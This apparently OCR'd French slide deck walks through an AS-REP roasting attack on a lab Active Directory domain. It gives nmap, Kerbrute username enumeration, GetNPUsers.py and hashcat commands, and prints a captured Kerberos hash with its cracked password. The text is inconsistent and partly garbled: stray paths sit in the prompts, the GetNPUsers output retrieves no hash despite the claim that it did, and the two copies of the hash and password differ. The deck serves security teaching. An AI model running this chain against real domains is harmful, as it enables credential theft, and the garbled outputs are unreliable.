
KERBEROS



KERBEROS

- désactiver la pré-authentification Kerberos peut affaiblir la sécurité de l'authentification pour ce compte spécifique. Si un attaquant parvient à intercepter les informations d'identification de cet utilisateur, il pourrait les utiliser pour accéder aux ressources du réseau sans avoir à passer par cette étape de pré-authentification, augmentant ainsi les risques potentiels pour la sécurité du compte.

- En résumé, lorsque cette option est activée, un attaquant peut récupérer le hash du mot de passe et essayer de le casser en utilisant des outils spécifiques tels que John the Ripper et Hashcat



Attaquant

- Utilisez Nmap pour scanner la cible
- D'après les résultats, il est possible de déduire que ce domaine est un environnement AD.

```
(root㉿kali)-[~/home/kali] /github.com/forta/fimpacket/blob/master/examples/GetNPUsers.py
└─# nmap bench.local
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-25 00:06 +01
Nmap scan report for bench.local (192.168.1.109)
Host is up (0.00077s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 08:00:27:0B:F2:58 (Oracle/VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
└─# ./changepasswd.py
(root㉿kali)-[~/home/kali] /github.com/forta/fimpacket/blob/master/examples/GetNPUsers.py
└─#
```

Attaquant

- Pour trouver les noms d'utilisateur valides dans cette AD, utilisez l'outil Kerbrute pour effectuer une attaque par force brute.
 - Voici une liste de noms d'utilisateur valides.

Name() administrator@bench.local
windows1@bench.local
xxxx2@bench.local
windows2@bench.local

sadam-05 [En fonction] - Oracle VM VirtualBox : 1

Fichier Machine Écran Entrée Périphériques Aide

File Actions Edit View Help

```
(root㉿kali)-[~/home/kali/kerbrute-lab]
# ./kerbrute userenum --dc bench.local -d bench.local kerlist.txt

Version: v1.0.3 (9dad6e1) - 09/24/23 - Ronnie Flathers @ropnop
2023/09/24 23:35:53 > Using KDC(s):
2023/09/24 23:35:53 >      bench.local:88
2023/09/24 23:35:53 >      [+] VALID USERNAME:      administrator@bench.local
2023/09/24 23:35:53 >      [+] VALID USERNAME:      windows1@bench.local
2023/09/24 23:35:53 >      [+] VALID USERNAME:      xxxx2@bench.local
2023/09/24 23:35:53 >      [+] VALID USERNAME:      windows2@bench.local
2023/09/24 23:35:53 > Done! Tested 104 usernames (4 valid) in 0.100 seconds

(root㉿kali)-[~/home/kali/kerbrute-lab]
#
```

Attaquant

GetNPUsers.py

:

GetNPUsers.py peut être utilisé pour récupérer les utilisateurs de domaine qui n'ont pas défini « Ne pas nécessiter de pré-authentification Kerberos » et demander leurs TGT sans connaître leurs mots de passe. Il est alors possible de tenter de déchiffrer la clé de session envoyée avec le ticket pour récupérer le mot de passe de l'utilisateur. Cette attaque est connue sous le nom d' ASREProast .

 Ce script peut obtenir dynamiquement la liste des utilisateurs du domaine

- soit via une session nulle RPC
- ou avec un accès LDAP authentifié au domaine (compte utilisateur ou ordinateur)

Si la liste des utilisateurs ne peut pas être récupérée dynamiquement, un fichier peut être fourni.

Attaquant

```
root@kali:~/Desktop$ ./GetNPUsers.py bench.local -no-pass -usersfile users
[+] User administrator doesn't have UP_DONT_REQUIRE_PREAUTH set
[+] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)

root@kali:~/Desktop$
```

- Comme vous pouvez le constater, nous avons réussi à récupérer les codes de hachage des utilisateurs qui ont désactivé la pré-authentification. Nous allons maintenant nous intéresser à l'identifiant "windows2" de l'utilisateur en question.

```
Administrator@bench.local
windows1@bench.local
xxxx2@bench.local
windows2@bench.local
```

Attaquant

```
(root㉿kali)-[/home/kali]
└─# cat hashz
$krb5asrep$23$windows2@BENCH.LOCAL:3990578b20e37cfa241c42f435fb357f$08a3420b787f66cbacbf31fa3e784c02edb75e5e4caf9d8bcd38d2
484fa3fc750c7fc6308a4c067583c5f8fd1177de4b720af4a91fdbb039cia0c77d26a09b2471c20d45cf1e4e3e7e0a6b7b53ba7ef6da4026fe50f87847
93cfbbd8b3e09dcadd28b68d543ddb68566eab945f87cd4b07b6fd6d21e8525dfcd0c852318e62ddd071998e4a8b3549794d8e2c65ffeac94c38036d60
fc42eceff9ad9bfff1049cb4829f7ciad413a063cff270adc2a0bcb92abf702c50160a32693f165a4eeb7ae4cb4bd4835de8871ebdf46c7eb343d33265c
8e8ae53f70c8e30dfa8ca303c992a29139f0c408b02aa752

(root㉿kali)-[/home/kali]
└─# # on recopie la valeur du hash dans un fichier et on essaie de le cracker

(root㉿kali)-[/home/kali]
└─# hashcat -m 18200 hashz wordlist-kerb.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEP, DISTRO, POCL_DEBUG) - Platform #1
[The pocl project]
=====
=====
* Device #1: pthread-Intel(R) Core(TM) i7-10850H CPU @ 2.70GHz, 3456/6976 MB (1024 MB allocatable), 5MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found in potfile! Use --show to display them.

Started: Sun Sep 24 23:41:42 2023
Stopped: Sun Sep 24 23:41:42 2023

(root㉿kali)-[/home/kali]
└─# hashcat -m 18200 hashz wordlist-kerb.txt --show
$krb5asrep$23$windows2@BENCH.LOCAL:3990578b20e37cfa241c42f435fb357f$08a3420b787f66cbacbf31fa3e784c02edb75e5e4caf9d8bcd38d2
484fa3fc750c7fc6308a4c067583c5f8fd1177de4b720af4a91fdbb039cia0c77d26a09b2471c20d45cf1e4e3e7e0a6b7b53ba7ef6da4026fe50f87847
93cfbbd8b3e09dcadd28b68d543ddb68566eab945f87cd4b07b6fd6d21e8525dfcd0c852318e62ddd071998e4a8b3549794d8e2c65ffeac94c38036d60
fc42eceff9ad9bfff1049cb4829f7ciad413a063cff270adc2a0bcb92abf702c50160a32693f165a4eeb7ae4cb4bd4835de8871ebdf46c7eb343d33265c
8e8ae53f70c8e30dfa8ca303c992a29139f0c408b02aa752:m2acker1999@XBN1234567

(root㉿kali)-[/home/kali]
└─# _
```

Attaquant

- Un attaquant peut facilement récupérer le hash de la victime et tenter de le cracker, finalement, il réussit à trouver le mot de passe de l'utilisateur Windows 2 qui était visé.

```
Stopped: Sun Sep 24 23:41:42 2023
[...]
[root@kali]~[/home/kali]
# hashcat -m 18200 hashz wordlist-kerb.txt --show
$krb5asrep$23$windows20BENCH.LOCAL:3990578b20e37cfa241c42f435fb357f$08a3420b787f66cbacbf31fa3e784c02edb75e5e4caf9d8bcd38d2
484fa3fc750c7fc6308a4c067583c5f8fd1177de4b720af4a91fdbb039cia0c77d26a09b2471c20d45cf1e4e3e7e0a6b7b53ba7ef6da4026fe50f87847
93cfbbd8b3e09dcadd28b68d543ddb68566eab945f87cd4b07b6fd6d21e8525dfcd0c852318e62ddd071998e4a8b3549794d8e2c65ffead94c38036d60
fc42eceff9ad9bff1049cb4829f7c1ad413a063cff270adc2a0bcb92abf702c50160a32693f165a4eeb7ae4cb4bd4835de8871ebdf46c7eb343d33265c
8e8ae53f70c8e30dfa8ca303c992a29139f0c408b02aa752:w2acker1999@XBN1234567

[root@kali]~[/home/kali]
```

Attaquant

- Testing and Verification



```
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.

C:\Users\windows2>whoami
Edbench\windows2

C:\Users\windows2>hostname
windo5

C:\Users\windows2>net user

User accounts for \WINDO5

Administrator          DefaultAccount
WDAGUtilityAccount     windo5
The command completed successfully.

C:\Users\windows2>

Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.

C:\Users\windows2>whoami
Edbench\windows2
```

A red circle highlights the command output "C:\Users\windows2>whoami Edbench\windows2", indicating the successful privilege escalation.

Merci pour votre
attention !